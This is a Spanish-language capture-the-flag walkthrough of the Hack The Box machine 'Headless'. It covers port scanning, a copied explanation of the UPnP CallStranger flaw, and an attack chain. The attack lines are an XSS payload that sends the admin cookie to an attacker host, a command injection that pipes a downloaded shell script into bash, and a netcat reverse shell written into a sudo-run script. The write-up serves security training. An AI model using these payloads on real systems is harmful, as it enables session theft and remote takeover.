

HeadLess

Escaneo

```Bash
❯ nmap -p- --open -sS -n -Pn -vvv 10.129.162.87 -oG allports
```




```Bash
nmap -p22,5000 -sCV 10.129.162.87 -oN escaneo
```



lanzamos un scrip de vulnb de nmap a ver si hay algo


Bash

```
❯ nmap -p5000 --script vuln 10.129.162.87
```

```
❯ nmap -p5000 --script vuln 10.129.162.87
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-22 11:06 CEST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 10.129.162.87
Host is up (0.16s latency).

PORT     STATE SERVICE
5000/tcp open  upnp

Nmap done: 1 IP address (1 host up) scanned in 35.64 seconds
```


whatweb

```
Nmap done: 1 IP address (1 host up) scanned in 35.64 seconds
❯ whatweb http://10.129.162.87:5000
http://10.129.162.87:5000 [200 OK] Cookies[is_admin], Country[RESERVED][ZZ], HTML5, HTTPServer[Werkzeug/2.2.2 Python/3.11.2], IP[10.129.162.87], Python[3.11.2], Script, Title[Under Construction], Werkzeug[2.2.2]

 home/unicomanu/Academia/headless
```



luego tenemos un boton

http://10.129.162.87:5000/support



hacemos Fuzz

```bahs
❯ wfuzz -c --hc=404 -t 200 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt http://10.129.162.87:5000/FUZZ
```

Vamos a investigar el puerto UPnP

Definicion

UPnP es un conjunto de protocolos de comunicación que se suele incluir en la mayoría de los **router modernos** para que puedas acceder a funciones como abrir puertos de forma dinámica y automática cuando te sea necesario, entre otras. Necesitarás **abrir puertos** para jugar en internet, pero también en ciertas aplicaciones de comunicación como Skype, algunos programas de descarga de archivos como BitTorrent o uTorrent o para configurar un servidor.

UPnP (Universal Plug and Play) está formado por una serie de protocolos de comunicación estandarizados para poder facilitar la conectividad entre diferentes dispositivos de tu red privada. Una de sus funciones más importantes es que permite que un programa solicite al router que abra puertos cuando este necesite una comunicación con un servidor.

En las redes y routers, lo que se busca con este protocolo es **conectar dispositivos** de forma automática, casi inmediata y sin restricciones de seguridad. En tu router, la opción de UPnP activada permite a un dispositivo o app compatible diferentes **acciones,** como obtener la dirección IP de la conexión de tu router, añadir o eliminar mapeos de puertos y enumerar mapeos de puertos existentes, entre otras. Si quieres abrir puertos para tus juegos online u otras necesidades sin tener que complicarte, te ahorrará

mucho tiempo en su configuración, aunque esto implique que pierdas control sobre tu red.

Vulnerabilidad de UPnP

CVE-2020-12695 is a server-side request forgery (SSRF)-like vulnerability in devices that utilize UPnP. The vulnerability exists due to the ability to control the Callback header value in the UPnP SUBSCRIBE function.
Source: CallStranger Technical Report

The SUBSCRIBE function is part of the UPnP standard that allows devices to monitor changes in other devices and services. For example, the PoC published on GitHub shows port 2869 for Microsoft's Xbox One — which is used to monitor device changes on the network for features like media sharing — as vulnerable.

In order to exploit the flaw, an attacker would need to send a specially crafted HTTP SUBSCRIBE request to a vulnerable device.

An attacker could utilize this vulnerability in the following scenarios:

- Intranet device port scanning to gather additional data from trusted assets within an organization's LAN, bypassing organizational Data Loss Prevention (DLP) standards.
- Send large amounts of traffic to arbitrary destinations. Targets flooded by the affected devices could crash under the increased network load, resulting in a denial of service (DoS). This is a result of UPnP attempting to establish a TCP handshake with multiple SYN packets for all Callback values in the SUBSCRIBE request.
- Exfiltrate sensitive device data by directing callback information to arbitrary targets.

With the exception of the DoS, these scenarios provide a stealthy method for an attacker to steal data from a compromised network. This sensitive

information could potentially open up an organization to further attack.

"es una vulnerabilidad similar a la falsificación de peticiones del lado del servidor (SSRF) en dispositivos que utilizan UPnP. La vulnerabilidad existe debido a la capacidad de controlar el valor de la cabecera Callback en la función UPnP SUBSCRIBE.
Fuente: [Informe técnico de CallStranger]
La función SUBSCRIBE es parte del estándar UPnP que permite a los dispositivos monitorizar cambios en otros dispositivos y servicios. Por ejemplo, el PoC publicado en GitHub muestra el puerto 2869 de la Xbox One de Microsoft -que se utiliza para supervisar los cambios de dispositivos en la red para funciones como el uso compartido de medios- como vulnerable.

Para explotar el fallo, un atacante tendría que enviar una solicitud HTTP SUBSCRIBE especialmente diseñada a un dispositivo vulnerable.

Un atacante podría utilizar esta vulnerabilidad en los siguientes escenarios:

- Escaneo de puertos de dispositivos de la intranet para recopilar datos adicionales de activos de confianza dentro de la LAN de una organización, eludiendo los estándares de Prevención de Pérdida de Datos (DLP) de la organización.
- Envío de grandes cantidades de tráfico a destinos arbitrarios] (https://kb.cert.org/vuls/id/339275). Los objetivos inundados por los dispositivos afectados podrían bloquearse debido al aumento de la carga de la red, lo que provocaría una denegación de servicio (DoS). Esto se debe a que UPnP intenta establecer un handshake TCP con múltiples paquetes SYN para todos los valores Callback en la solicitud SUBSCRIBE.
- Exfiltrar datos sensibles del dispositivo dirigiendo la información de devolución de llamada a objetivos arbitrarios.

```
SUBSCRIBE publisher path HTTP/1.1
HOST: publisher host:publisher port
USER-AGENT: OS/version UPnP/2.0 product/version
CALLBACK: <delivery URL>
NT: upnp:event
TIMEOUT: Second-requested subscription duration
STATEVAR: CSV of Statevariables
```


Para realizar el ataque SSRF lo que tendremos que realizar unos pasos primero bucamos la vilnerabilidad que vemos qeu nos da la Coockie cuando hicimos el nmap

Al ver esto tenemos asique lo que vamos a pedir en el SSFR es la coockie de admin ya que parece que esta siendo la parte vulnerable

por ello tenemos que hacer con etiquetas en script tanto en el user agent y en mensaje estas estiquetas


```language-script
<script>var i=new Image(); i.src="http://10.10.16.34:8001/?cookie="+btoa(document.cookie);</script>
```

Ponemos la Ip atacante y la cookie que la saque desde el puerto 8001 por ello nos pondremos en escucha con el python -m




No se hace en el repeter se hace cuando se intercepta ya que lo pilla

una vez que hemos descifrado la cookie nos dirigimos a inpeccionar elemento en la pagina de headless.htb/dashboard




Y nos vamoas a Aplicacion cookies y añadimos lo que hemos descifrado




Objetivo cumplido

Una vez echo esto generamos en el burpsuite la peticion y l ametemos en el repeter y ponemos en lenguaje &&y PWD

Y obtenemos lo que hemos pedido



Una vez visto esto vamos ha haccer una reverse shell para ello vamos a crear un archivo bash



Y nos ponemos en escucha

y en otro lado nos ponemos a compartir en un sericdor de python el recurso y vamos a solicitarlo para que ejecute el sh y el comando para lanzarnos a consola

En el repetear en donde antes hemos puesto pwd

ponemos esto

```Bash
%26%26curl+http://10.10.16.34/shell.sh|bash
```

```
❯ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.16.34] from (UNKNOWN) [10.129.147.176] 58228
bash: cannot set terminal process group (1105): Inappropriate ioctl for device
bash: no job control in this shell
dvir@headless:~/app$
```

Aqui esta la respuesta nos ha dado una bash

Unavez sacada el bash hacemos cd .. y tenemos el user.txt
Despues de todo esto vamos a escalar privilegios con sudo -l y tenenemo sle syscheck que tiene un script

para esto vemos el cata y vemso que ejecuta un unitdb.sh

```
chmod u+s /bin/bash
dvir@headless:~/app$ sudo -l
sudo -l
Matching Defaults entries for dvir on headless:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User dvir may run the following commands on headless:
    (ALL) NOPASSWD: /usr/bin/syscheck
```

hacemos un echo al archivo que ejecua

```
dvir@headless:~$ echo "nc -e /bin/sh 10.10.16.34 1235" > initdb.sh
echo "nc -e /bin/sh 10.10.16.34 1235" > initdb.sh
dvir@headless:~$ cat initdb.sh
cat initdb.sh
nc -e /bin/sh 10.10.16.34 1235
dvir@headless:~$ chmod +x initdb.sh
chmod +x initdb.sh
